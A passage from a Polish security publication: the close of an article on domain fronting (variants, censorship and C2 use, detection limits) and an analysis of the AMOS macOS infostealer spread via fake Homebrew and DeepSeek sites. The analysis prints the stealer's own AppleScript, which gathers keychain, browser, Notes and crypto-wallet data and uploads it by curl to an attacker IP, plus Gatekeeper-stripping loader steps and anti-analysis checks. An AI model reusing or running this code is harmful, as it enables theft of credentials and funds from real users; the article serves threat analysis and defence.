Dla postronnego obserwatora, takiego jak proxy (jeśli nie wykonuje deszyfracji danej frakcji ruchu), system DPI operatora czy narzędzie klasy IDS, widoczne są jedynie zapytania DNS oraz rozszerzenie SNI. Ponieważ atakujący nawiązuje połączenie z adresem IP przypisanym w DNS do legalnego hosta i wysyła dopasowany do niego nagłówek SNI, nie ma podstaw, by uznać taki ruch za podejrzany. To właśnie czyni tę technikę wyjątkowo trudną do wykrycia i stanowi istotne wyzwanie dla zespołów bezpieczeństwa sieciowego.

Istnieją odmiany domain frontingu, które jeszcze skuteczniej utrudniają detekcję. Jedną z nich jest tzw. domain hiding, wykorzystujący rozszerzenie ESNI w TLS 1.3. W tym przypadku atakujący przekazuje nazwę kontrolowanego przez siebie hosta zarówno w polu ESNI, jak i w nagłówku HTTP Host. Aby zmylić systemy monitorujące oraz zapory sieciowe, dodaje dodatkowy, nieszyfrowany nagłówek SNI z nazwą legalnej domeny frontowej.

Z perspektywy sieci CDN takie połączenie wygląda poprawnie – wartości ESNI i HTTP Host są zgodne, więc sesja nie

zostaje zablokowana przez mechanizmy chroniące przed klasycznym domain frontingiem. W sytuacji, gdy używany jest ESNI, nieszyfrowany nagłówek SNI jest ignorowany przez węzeł brzegowy. Dla zewnętrznego obserwatora sytuacja wygląda więc tak samo jak wcześniej: ruch wydaje się prowadzić do domeny o wysokiej reputacji, choć faktycznie trafia do innego zasobu.

W środowiskach, w których filtrowanie ruchu opiera się wyłącznie na blacklistach, możliwe jest zastosowanie uproszczonego wariantu techniki, znanego jako domain-less fronting. W tym przypadku połączenie wykorzystuje jedynie ESNI oraz nagłówek HTTP Host, bez pola SNI. Narzędzia monitorujące nie widzą wówczas żadnej jawnej nazwy domenowej, natomiast z punktu widzenia infrastruktury CDN sesja nadal jest prawidłowa dzięki spójności wartości ESNI i Host. Podobny efekt można uzyskać, stosując mechanizm ECH (Encrypted Client Hello), w tym również w połączeniach realizowanych na podstawie protokołu QUIC.

Zastosowanie

Domain fronting zyskał popularność jako narzędzie do omijania cenzury i unikania inwigilacji przez opozycjonistów, dziennikarzy oraz aktywistów – szczególnie w krajach autorytarnych. Ukrycie nieprawomyślnej komunikacji za legalnymi domenami o wysokiej reputacji znacznie utrudnia jej wykrycie, a blokada takiego ruchu przez operatorów staje się niemal niemożliwa bez odcięcia popularnych usług. Koszt społeczny, wizerunkowy lub biznesowy takiej blokady byłby nie do przyjęcia.

W 2016 roku władze kilku państw Bliskiego Wschodu na dużą skalę zablokowały szyfrowane komunikatory, w tym Signal. Ponieważ działały one na bazie sieci CDN, ograniczenie dostępu do adresów IP nie wchodziło w grę bez wyłączenia innych usług chmurowych. Dlatego operatorzy zastosowali filtrowanie na podstawie nagłówków SNI – jedynej niezaszyfrowanej części połączenia TLS.

Po wdrożeniu tych zabezpieczeń Signal zaczął stosować domain fronting dla użytkowników w Egipcie i Zjednoczonych Emiratach Arabskich, wykorzystując infrastrukturę Google (domenę google.com). Z perspektywy operatorów telekomunikacyjnych ruch ten wyglądał identycznie jak legalne połączenia z popularną wyszukiwarką. Bez pełnej deszyfracji TLS (która wymagałaby zainstalowania certyfikatów urzędów na wszystkich urządzeniach użytkowników) zablokowanie Signala było niemożliwe bez jednoczesnego odcięcia dostępu do Google.

Po zablokowaniu domain frontingu przez Google w marcu 2018 roku Signal ogłosił przejście na AWS, wykorzystując domenę souq.com – popularną w krajach arabskich platformę e-commerce (obecnie część Amazon). Gdy informacja ta została upubliczniona, Amazon stwierdził, że plany Signala naruszają zasady AWS i w kwietniu 2018 roku uniemożliwił domain fronting w usłudze CloudFront.

Warto dodać, że Signal nie był jedynym komunikatorem stosującym domain fronting – podobną technikę wykorzystywał także Telegram, omijając w ten sposób blokady na terenie Rosji.

Technikę tę stosował również Tor poprzez plugin Meek, który kierował ruch w serii zapytań HTTPS do węzłów CDN Amazon CloudFront i Google Cloud Platform, a po wdrożeniu na nich blokad – przez Azure. W nagłówkach SNI widoczne były popularne domeny hostowane w tych sieciach, co umożliwiało omijanie cenzury oraz nawiązywanie połączeń Tor, nawet przechodząc przez proxy w sieciach korporacyjnych.

Możliwość podszywania się pod legalną komunikację została szybko wykorzystana również przez cyberprzestępców. W rezultacie domain fronting stał się poważnym wyzwaniem dla zespołów odpowiedzialnych za bezpieczeństwo sieci firmowych. Szyfrowany ruch, ukrywający się pod komunikacją z domenami o wysokiej reputacji, jest wyjątkowo trudny do prawidłowej identyfikacji.

Można wyróżnić między innymi następujące scenariusze wykorzystania:

- komunikacja C2 – malware łączący się z serwerem Command & Control,
- omijanie blokad – użycie węzła ukrytego za domain fronting jako proxy do internetu w celu obejścia mechanizmów detekcji i mitygacji,
- eksfiltracja danych – przesyłanie informacji stanowiących tajemnicę przedsiębiorstwa na zewnętrzne serwery,
- reverse shell / reverse tunnel – uzyskanie zdalnego dostępu do hostów znajdujących się wewnątrz sieci firmowej.

Komunikacja z serwerami przestępców wygląda niemal identycznie jak zwykły ruch – wykorzystuje te same domeny, adresy IP i porty. Z tego powodu standardowe metody oparte na tych IoC zawodzą. Ze względu na szyfrowanie, nie sprawdzają się również sygnatury oparte na wzorcach tekstowych lub binarnych.

Od 2020 roku MITRE ATT&CK wyróżnia domain fronting jako podtechnikę T1090.004 w ramach techniki Proxy / taktyki Command and Control. Technika ta jest wykorzystywana między innymi przez następujące oprogramowanie:

- Cobalt Strike (S0154),
- Meek (S0175) – wspominany wcześniej przy okazji Tor, wykorzystywany m.in. przez rosyjską grupę APT29,
- Mythic (S0699) – przeznaczony dla red team framework open source, który był wykorzystywany m.in. przez pakistańską grupę APT36,
- SMOKEDHAM (S0649) – backdoor wykorzystywał domain fronting w Azure do ukrycia komunikacji z serwerem C2.

Z perspektywy korporacyjnego firewalla lub proxy komunikacja z serwerami przestępców wygląda niemal identycznie jak standardowy ruch – wykorzystuje te same domeny, adresy IP i porty. Z tego powodu standardowe metody oparte na tych IoC zawodzą. Nie sprawdzają się również sygnatury oparte na wzorcach tekstowych lub binarnych, ponieważ nieprawidłowości występują w szyfrowanej części połączenia.

Dodatkową trudnością jest powszechne stosowanie mechanizmów offloadu dla ruchu uznawanego za bezpieczny. W celu odciążenia koncentratorów VPN stosuje się split-tunnel, a wewnątrz sieci korporacyjnej – direct routing, który zmniejsza obciążenie serwerów proxy. Przykładowo, ruch o dużym wolumenie i teoretycznie niskim ryzyku (np. streaming wideo czy aktualizacje oprogramowania od renomowanych dostawców) jest często routowany bezpośrednio, bez przechodzenia przez VPN, sieć korporacyjną i proxy.

Widoczność takiego ruchu dla zespołów bezpieczeństwa jest ograniczona: w przypadku split-tunnel ogranicza się głównie do monitoringu stacji końcowych, natomiast przy direct routing z sieci korporacyjnej – do analizy tylko w warstwie IP (ponieważ ruch jest szyfrowany). Atakujący, który stosuje domain fronting z wykorzystaniem domeny typu YouTube czy Google, ma zatem duże szanse na pozostanie niewykrytym.

Skutecznym rozwiązaniem jest pełna deszyfracja ruchu TLS umożliwiająca identyfikację rozbieżności między SNI a nagłówkiem Host. Rozwiązanie to ma jednak poważne ograniczenia, przez co nie zawsze nadaje się do wdrożenia:

- wysokie koszty – pełna deszyfracja wymaga znacznych zasobów obliczeniowych po stronie narzędzi inspekcyjnych i uniemożliwia stosowanie offloadu w formie split-tunnel czy direct routing;
- dane wrażliwe – deszyfracja ruchu do serwisów finansowych lub medycznych może naruszać regulacje prawne (co czyni takie domeny szczególnie atrakcyjnymi dla atakujących);
- certificate pinning – aplikacje wykorzystywane biznesowo mogą zrywać połączenia po wykryciu podmiany certyfikatu związanej z inspekcją TLS.

Kolejnym skutecznym rozwiązaniem są narzędzia klasy EDR/XDR. Kluczowe znaczenie ma tu zastosowanie odpowiednich sygnatur wykrywających podejrzaną aktywność bezpośrednio na stacji końcowej, taką jak uruchamianie procesów z niestandardowych lokalizacji czy nietypowa dla danej aplikacji aktywność sieciowa.

Ponadto stosuje się metody heurystyczne, w tym: fingerprinting TLS (np. JA3), analizę behawioralną, detekcję beaconingu czy identyfikację nietypowych wzorców ruchu (np. wysyłanie dużych ilości danych do serwera aktualizacji albo odpytywanie serwisu streamingowego w bardzo krótkich odstępach bez pobierania danych). Wadą tych podejść jest jednak wzrost liczby fałszywych alarmów wraz ze zwiększaniem czułości detekcji, co może generować koszty operacyjne.

Zmierzch czy renesans?

Ze względu na przestępcze wykorzystanie domain frontingu oraz rosnące naciski regulacyjne od około 10 lat dostawcy CDN ograniczają jego stosowanie. Pierwszym, który wprowadził weryfikację zgodności nagłówka Host z SNI, był Cloudflare na przełomie roku 2015 i 2016. W 2018 roku dołączyły GCP i Amazon CloudFront, a Microsoft Azure wspierał domain fronting aż do 2022 roku. Jako ostatni z dużych dostawców w 2024 roku technikę tę zablokował Fastly. Domain fronting pozostaje możliwy u mniejszych dostawców CDN lub na serwerach bezpośrednio hostowanych

przez przestępców. Takie rozwiązania są jednak znacznie mniej atrakcyjne – domeny mają niższą reputację, a ryzyko przypadkowego zablokowania kluczowych serwisów jest wyraźnie mniejsze.

Mogłoby się wydawać, że znaczenie domain frontingu będzie malało. Temat powrócił jednak we wrześniu 2025 roku za sprawą artykułu Adama Crossera z firmy Praetorian pt. „Domain Fronting is Dead. Long Live Domain Fronting!”. Autor opisał odkrytą przez siebie lukę w usługach Google, umożliwiającą domain fronting na flagowych domenach, takich jak: google.com, youtube.com czy snapchat.com – pod warunkiem wykorzystania do hostowania złośliwych aplikacji funkcjonalności Google Cloud Run.

Autor opublikował również działający Proof of Concept wraz ze szczegółową instrukcją wdrożenia. W chwili powstawania artykułu metoda pozostaje w pełni możliwa do wykorzystania, pozwalając na fronting ruchu do własnych serwisów uruchomionych w Google Cloud Run – przy użyciu domen takich jak google.com czy youtube.com. Szczególnie niebezpieczna okazuje się ta druga, ponieważ ze względu na wysoki wolumen ruchu i potencjalnie niskie ryzyko biznesowe często nie podlega deszyfracji, a nawet całkowicie omija firmową infrastrukturę (tzw. split-tunnel).

Próg wejścia dla cyberprzestępców znacząco spadł, dlatego zespoły SOC powinny przygotować się na wyraźne nasilenie tego typu ataków.

Podsumowanie

Domain fronting – mimo prób wyeliminowania go przez największych dostawców CDN – nadal pozostaje techniką stosowaną w praktyce. Ostatnie przykłady (w tym luka w usługach Google) pokazują, że ukrywanie złośliwego ruchu za domenami o najwyższej reputacji (google.com, youtube.com itp.) ciągle działa i uniemożliwia tradycyjną detekcję opartą na IoC oraz artefaktach sieciowych. Stanowi to poważne wyzwanie dla zespołów SOC: pełna deszyfracja TLS i rezygnacja ze split tunnel generują problemy biznesowe, natomiast analiza behawioralna – liczne fałszywe alarmy i związane z tym wysokie koszty operacyjne.

Technika ta, choć nieco zapomniana, nie powinna być lekceważona. Wręcz przeciwnie – nadal stanowi realne zagrożenie, którego wiele zespołów bezpieczeństwa wciąż nie dostrzega.







Snajper ukryty w Google

Amos atakuje przy wsparciu SEO Poisoning

// Iwo Graj

SEO (Search Engine Optimization) Poisoning – to technika wykorzystywana przez cyberprzestępców w celu manipulowania wynikami wyszukiwania, tak aby złośliwe oprogramowanie lub fałszywe strony internetowe pojawiły się wysoko na liście rezultatów. Wektor ataku polega na przygotowaniu złośliwych treści w taki sposób, by dzięki nadużyciu lub obejściu mechanizmów SEO wydały się wiarygodne dla wyszukiwarek. Gdy użytkownik uzna wynik za autentyczny i kliknie w zainfekowaną stronę, trafia do witryn zawierających złośliwe oprogramowanie, fałszywe instalatory, czy też treści phishingowe.

Dlaczego przestępcy często używają SEO Poisoning?

Pierwszy powód to skalowalność i skuteczność. Dzięki SEO i reklamom można dotrzeć do szerokiej grupy użytkowników bez konieczności bezpośredniego ataku na ich urządzenia. Internauci, co do zasady, ufają wynikom wyszukiwania, zwłaszcza jeśli domena wygląda znajomo lub profesjonalnie.

Drugi powód to niski koszt operacyjny. Koszty domen, kampanii reklamowych (np. Google Ads) i SEO mogą być mniejsze niż rozwój skomplikowanego, złośliwego oprogramowania. Po utworzeniu złośliwej strony i optymalizacji SEO można przez dłuższy czas generować ruch oraz infekcje.

Trzeci powód to trudności w szybkim wykrywaniu. Strony mogą wyglądać rzetelnie i być dobrze przygotowane, co utrudnia ich natychmiastowe zablokowanie. Atakujący mogą rotować domeny, zmieniać IP, a także tworzyć wiele klonów witryn, co utrudnia taktyki obronne.

W ostatnich latach SEO Poisoning był wykorzystywany w wielu dużych kampaniach złośliwego oprogramowania. Jedną z najbardziej znanych była kampania Gootloader, gdzie cyberprzestępcy stworzyli spreparowane strony „technicznych poradników” lub „instrukcji rozwiązywania problemów”, które zajmowały wysokie miejsca w Google. Po wejściu na stronę użytkownicy pobierali pliki konfiguracyjne, które w rzeczywistości były downloaderami Gootkita lub innych rodzajów malware.

W latach 2024–2025 gwałtownie wzrosła liczba kampanii atakujących macOS za pomocą infostealerów. Cechą wspólną kilku głośnych kampanii było wykorzystanie płatnych reklam Google Ads wraz ze stronami podszywającymi się pod popularne narzędzia. Ofiary były zachęcane do pobrania plików DMG lub wykonania poleceń w terminalu. Te następnie uruchamiały wieloetapowe droppery i instalowały stealera.

Pierwsza z kampanii, z początku 2025 roku, celowała w użytkowników systemów macOS z wykorzystaniem AmosStealera. Cyberprzestępcy stworzyli fałszywą wersję strony Homebrew, by infekować urządzenia z systemem macOS. Oprogramowanie, znane jako AmosStealer (lub „Atomic”), to infostealer zaprojektowany specjalnie dla użytkowników tego systemu, ujawniony po raz pierwszy w kwietniu 2023 roku. Sprzedawano go w modelu subskrypcyjnym (w cenie 1000 USD za miesiąc korzystania) za pośrednictwem prywatnych kanałów na Telegramie. Został napisany w języku Go i specjalnie zoptymalizowany do działania w środowisku z Cupertino.


AmosStealer jest wielofunkcyjnym narzędziem oferującym przestępcom szereg zaawansowanych narzędzi

do wykradania danych. Wśród nich można znaleźć funkcje przechwytywania haseł, kradzieży plików z systemu użytkownika oraz pozyskiwanie danych z przeglądarek (zapamiętane loginy, pliki cookie czy dane kart płatniczych). Szczególnym zagrożeniem jest możliwość przejścia informacji z ponad 50 różnych portfeli kryptowalut, co czyni AmosStealera poważnym ryzykiem dla osób przechowujących cyfrowe aktywa na komputerach.

Twórcy złośliwego oprogramowania w cenie zapewniają klientom kompleksowe wsparcie. Oferują m.in.: panel zarządzania ofiarami, narzędzia do łamania haseł MetaMask, sprawdzarkę kryptowalut oraz instalatory DMG. W tamtym czasie pliki DMG z wirusem były praktycznie niewykrywalne przez programy antywirusowe, co zwiększało skuteczność ataków.

Skradzione dane przekazywano za pomocą popularnego komunikatora Telegram, co dodatkowo utrudniało śledzenie ich operacji, a także blokowanie złośliwego ruchu. Telegram jest bowiem narzędziem powszechnie akceptowanym jako legalny środek komunikacji i używanym na co dzień przez miliony użytkowników na całym świecie. Wykorzystanie go jako kanału do eksfiltracji danych stawia duże wyzwanie, ponieważ jako legalne narzędzie nie podlega łatwej blokadzie systemowej. AmosStealer zarówno w 2023 roku, jak i później pozostawał istotnym zagrożeniem dla użytkowników macOS, zwłaszcza tych korzystających z kryptowalut. Jego zaawansowane mechanizmy kradzieży danych oraz zdolność do unikania wykrycia sprawiały, że był szczególnie niebezpieczny.

21 stycznia 2025 roku cyberprzestępcy posłużyli się marką Homebrew, popularnym menedżerem pakietów dla systemów macOS i Linux. Narzędzie to jest szeroko wykorzystywane przez użytkowników do instalowania oprogramowania i zarządzania oprogramowaniem. W tej kampanii reklama w Google wyświetlała poprawny adres URL Homebrew, „brew.sh”, po kliknięciu przekierowując jednak na fałszywą stronę „brew.sh”.



Na fałszywej stronie użytkowników zachęcano do zainstalowania Homebrew poprzez wklejenie podanego polecenia w terminalu macOS lub wierszu poleceń

Linux. Wykonanie tego polecenia powodowało jednak pobranie i uruchomienie złośliwego oprogramowania na urządzeniu ofiary.

Poniższy kod jest częścią złożonego skryptu Amosa, działającego w macOS i mającego na celu pozyskanie danych użytkownika (informacje systemowe, dane z przeglądark, portfeli kryptowalutowych, notatnik, pliki cookie oraz klucze przechowywane w systemie). Dane te są następnie zapisywane w katalogu tymczasowym, archiwizowane i przesyłane na zdalny serwer. Po zakończeniu działania kod usuwa wszystkie ślady swojej aktywności.

Jak działa Amos?

Przjrzyjmy mu się krok po kroku:

1. Pobiera nazwę bieżącego użytkownika za pomocą zmiennej środowiskowej USER.
2. Tworzy ścieżkę użytkownika (/Users/<nazwa_użytkownika>).
3. Generuje losowy numer, aby utworzyć unikalny katalog tymczasowy w /tmp/.
4. Wykonuje polecenie system_profiler, które zwraca szczegółowe informacje o oprogramowaniu, sprzęcie i wyświetlaczach urządzenia.
5. Wynik zapisuje w pliku tekstowym w katalogu tymczasowym.

```

(iwo_graj@kali) ~/Desktop/Amos
$ cat amos.sh | more
set username to (system attribute \"USER\")
set profile to \"Users/\" & username
set randomNumber to do shell script \"echo $((RANDOM % 9000 + 1000))\"
set writemind to \"tmp/\" & randomNumber & \"\"
try
    set result to (do shell script \"system_profiler SPSoftwareDataType SPHardwareDataType SPDDisplaysDataType\")
    writeText(result, writemind & \"info\")
end try
  
```

Sekcja kodu skryptu odpowiedzialna za mapowanie przeglądarek i portfeli kryptowalutowych:

- chromiumMap: Zawiera listę potencjalnych lokalizacji danych przeglądarek opartych na Chromium, takich jak: Google Chrome, Brave, Edge, Opera itp.
- walletMap: Definiuje ścieżki do różnych portfeli kryptowalutowych, takich jak: Electrum, Coinomi, Exodus, Ledger Live, Monero, Bitcoin Core itd.

```

(iwo_graj@kali) ~/Desktop/Amos
$ cat amos.sh | more
set library to profile & \"Library/Application Support/\"
set password_entered to getpwd(username, writemind)
delay 0.01
set chromiumMap to {{\"Chrome\", library & \"Google/Chrome/\"}, {\"Brave\", library & \"BraveSoftware/Brave-Browser/\"}, {\"Edge\", library & \"Microsoft Edge/\"}, {\"Vivaldi\", library & \"Vivaldi/\"}, {\"Opera\", library & \"com.operasoftware.Opera/\"}, {\"OperaGX\", library & \"com.operasoftware.OperaGX/\"}, {\"Chrome Beta\", library & \"Google/Chrome Beta/\"}, {\"Chrome Canary\", library & \"Google/Chrome Canary/\"}, {\"Chromium\", library & \"Chromium/\"}, {\"Chrome Dev\", library & \"Google/Chrome Dev/\"}, {\"Arc\", library & \"Arc/\"}, {\"Cocconc\", library & \"Cocconc/\"}}
set walletMap to {{\"deskwallets/Electrum\", profile & \"electrum/wallets/\"}, {\"deskwallets/Coinomi\", library & \"Coinomi/wallets/\"}, {\"deskwallets/Exodus\", library & \"Exodus/\"}, {\"deskwallets/Atomic\", library & \"atomic/Local Storage/LevelDb/\"}, {\"deskwallets/Wasabi\", profile & \"walletwasabi/client/Wallets/\"}, {\"deskwallets/Ledger Live\", library & \"Ledger Live/\"}, {\"deskwallets/Monero\", profile & \"Monero/wallets/\"}, {\"deskwallets/Bitcoin Core\", library & \"Bitcoin Core/wallets/\"}}
  
```

Sekcja kodu odpowiedzialna za kopiowanie danych wykorzystuje funkcje readwrite i readwrite2 do kopiowania plików konfiguracyjnych i baz danych:

- klucze użytkownika (login.keychain-db),
- dane notatek (NoteStore.sqlite i pliki pomocnicze -wal oraz -shm),
- pliki cookie z Safari i innych przeglądarek.

```

(iwo_graj@kali) ~/Desktop/Amos
$ cat amos.sh | more
readwrite(library & \"Binance/app-store.json\", writemind & \"deskwallets/Binance/app-store.json\")
readwrite(library & \"@tonkeeper/desktop/config.json\", \"deskwallets/TonKeeper/config.json\")
readwrite(profile & \"Library/Keychains/login.keychain-db\", writemind & \"keychain\")
if release then
    readwrite2(profile & \"Library/Group Containers/group.com.apple.notes/NoteStore.sqlite\", writemind & \"FileGrabber/NoteStore.sqlite\")
    readwrite2(profile & \"Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-wal\", writemind & \"FileGrabber/NoteStore.sqlite-wal\")
    readwrite2(profile & \"Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-shm\", writemind & \"FileGrabber/NoteStore.sqlite-shm\")
    readwrite2(profile & \"Library/Containers/com.apple.Safari/Data/Library/Cookies/Cookies.binarycookies\", writemind & \"FileGrabber/Cookies.binarycookies\")
  
```

Sekcja kodu odpowiedzialna za przetwarzanie danych przeglądarek:

- pętla iteruje przez potencjalne lokalizacje danych przeglądarek Firefox, Waterfox i Pale Moon,
- funkcja parseFF przetwarza dane tych przeglądarek.

```

(iwo_graj@kali) ~/Desktop/Amos
$ cat amos.sh | more
if filegrabbers then
    filegrabber(writemind)
end if
writeText(username, writemind & \"username\")
set ff_paths to {library & \"Firefox/Profiles/\", library & \"Waterfox/Profiles/\", library & \"Pale Moon/Profiles/\"}
repeat with firefox in ff_paths
    try
        parseFF(firefox, writemind)
    end try
end repeat
  
```

Obsługa danych Chromium i portfeli kryptowalutowych:

- funkcja chromium przetwarza dane z przeglądarek opartych na Chromium, korzystając z mapy chromiumMap; *chromium(writemind, chromiumMap)*,
- funkcja deskwallets przetwarza dane portfeli kryptowalutowych, korzystając z mapy walletMap; *deskwallets(writemind, walletMap)*.

Sekcja kodu tworzy archiwum ZIP z wszystkimi skradzionymi danymi.

Funkcja send_data(0) przesyła dane na zdalny serwer, a następnie usuwa tymczasowe pliki i katalogi w /tmp/.

```

(iwo_graj@kali) ~/Desktop/Amos
$ cat amos.sh | more
do shell script \"ditto -c -k --sequesterRsrc \" & writemind & \" /tmp/out.zip\"
send_data(0)
do shell script \"rm -r \" & writemind
do shell script \"rm /tmp/out.zip\"
&
  
```

Sekcja kodu odpowiedzialna za przesyłanie wykradzionych danych:

Funkcja send_data wysyła dane zapisane w pliku ZIP (/tmp/out.zip) na zdalny serwer o adresie <http://81.19.135.54/joinsystem>.

Autoryzacja odbywa się za pomocą nagłówków zawierających klucz użytkownika (user) i identyfikator wersji (BuildID).


Próby przesłania danych są ponawiane maksymalnie 40 razy w przypadku błędów, z opóźnieniem między próbami.

```

iwo_graj@kali: ~/Desktop/Amos
File Actions Edit View Help
(iwo_graj@kali)~$ ls
amos.sh
(iwo_graj@kali)~$ cat amos.sh
#!/bin/sh
on send_data(attempt)
try
  set result_send to (do shell script "curl -X POST -H 'user: 2xw1FzYmQrFD1FSZn/r/6yPt2LP9wWwQmmtg5qk=\\' -H 'BuildID: 40JTGxP5DQ0nbC5AwzhqVwTya/TRqaciBw6fQsVxXhu=\\' -H 'cl: 0\\' -H 'cn: 0\\' --max-time 300 -retry 5 -retry-delay 10 -F 'file=@/tmp/out.zip\\' http://81.19.135.54/joinsystem")
  on error
    if attempt < 40 then
      delay 3
      send_data(attempt + 1)
    end if
  end try
end send_data
set username to (system attribute "USER")
set profile to "/Users/" & username
set randomNumber to do shell script "echo $((RANDOM % 9000 + 1000))\"
set writemind to "/tmp/" & randomNumber & ".info\"
try
  set result to (do shell script "system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType")
  writeText(result, writemind & ".info")
end try
set library to profile & "/Library/Application Support/"
set password_entered to getpwd(username, writemind)
delay 0.01
  
```

Drugą z kampanii Amosa można było zaobserwować w lutym 2025 roku.


Atak polegał na dystrybucji złośliwego oprogramowania Amos Stealer za pośrednictwem fałszywej strony internetowej, podszywającej się pod platformę DeepSeek AI. Rozpoczął się od standardowej, w tym przypadku kampanii malvertisingowej, kierującej użytkowników na domenę deepseek.exploreio.net.



Strona była kopią platformy DeepSeek AI. Po kliknięciu przycisku „Download for Mac OS” (Pobierz

dla Mac OS) użytkownik pobierał plik DMG o nazwie `DeepSeek_v.[0-9].[0-9]{02}.dmg` z domeny [manyanshe\[.\]com](http://manyanshe[.]com).

Po zamontowaniu DMG w systemie użytkownik był proszony o uruchomienie złośliwego skryptu powłoki, podszywającego się pod pakiet aplikacji DeepSeek.




Pobierany plik install.sh zakodowany był base64 i wyglądał następująco:



Skrypt definiuje trzy zmienne (`wDwyQrPH`, `lxOudLSd`, `SkkdUOUJ`), które zawierają fragmenty zakodowanego kodu w Base64. Potem skleja je w jedną, długą zmienną `funcname`, a następnie używa polecenia `base64 - decode`, aby przywrócić oryginalną funkcję. Na końcu uruchamia ją za pomocą `bash -c`.

Po zdekodowaniu wyglądał on nieco bardziej przejrzysto:



Co robił Amos Stealer w kolejnych krokach?

Powyższy kod na początku wyszukiwał woluminy i pobierał listę zamontowanych dysków.

```
osascript -e 'on run
  try
    set volumeList to list disks
  end try
  set setupVolume to «»
try
```

Następnie sprawdzał obecność woluminu DeepSeek, przeszukując listę woluminów i sprawdzając, czy istnieje napęd o nazwie DeepSeek. Jeśli tak, przypisywał jego nazwę do zmiennej setupVolume.

```
repeat with vol in volumeList
  if vol contains "DeepSeek" then
    set setupVolume to vol
    exit repeat
  end if
end repeat
```

W kolejnym kroku kopiował plik wykonywalny, tworząc ścieżkę do pliku .DeepSeek na zamontowanym woluminie oraz ścieżkę /tmp/.DeepSeek.

```
set scriptDir to "/Volumes/" & setupVolume & "/"
set executableName to ".DeepSeek"
set executablePath to scriptDir & executableName
set tmpExecutablePath to "/tmp/" & executableName
```

Usuwał stary plik /tmp/.DeepSeek.

```
do shell script "rm -f " & quoted form of tmpExecutablePath
```

Kopiował .DeepSeek z zamontowanego woluminu do /tmp/.

```
do shell script "cp " & quoted form of executablePath & " " & quoted form of tmpExecutablePath
```

Usuwał atrybuty zabezpieczeń (Gatekeeper) za pomocą xattr -c.

```
do shell script "xattr -c " & quoted form of tmpExecutablePath
```

Następnie nadawał uprawnienia do wykonywania (chmod +x)

```
do shell script "chmod +x " & quoted form of tmpExecutablePath
```

oraz uruchamiał plik /tmp/.DeepSeek.

```
do shell script quoted form of tmpExecutablePath
```

Analizowana wersja Amos Stealera posiadała również mechanizmy antydebuggingowe. Sprawdzała obecność

debuggera za pomocą funkcji ptrace(), a następnie używała polecenia sysctl do inspekcji flagi P_TRACED w statusie procesu. Jeśli nazwa użytkownika odpowiadała typowym aliasom, takim jak „maria” czy „jackiemac”, malware kończyła swoje działanie:

```
osascript -e 'if (short user name of (system info)) is "maria" or (short user name of (system info)) is "run" or (short user name of (system info)) is "jackiemac" or (short user name of (system info)) is "bruno" then error number -1'
```

a następnie uruchamiała polecenie:


```
disown; pkill Terminal
```

by odłączyć się od procesu nadrzędnego i usunąć ślady swojej obecności.

Amos Stealer zaprojektowany jest głównie do gromadzenia danych z:

- przeglądarek internetowych (pliki cookie, hasła i zapisane karty kredytowe z przeglądarek opartych na silniku Chromium),
- portfeli kryptowalutowych (pełna lista na końcu tekstu),
- systemowych pęków kluczy z bazy danych (jak /Library/Keychains/login.keychain-db),
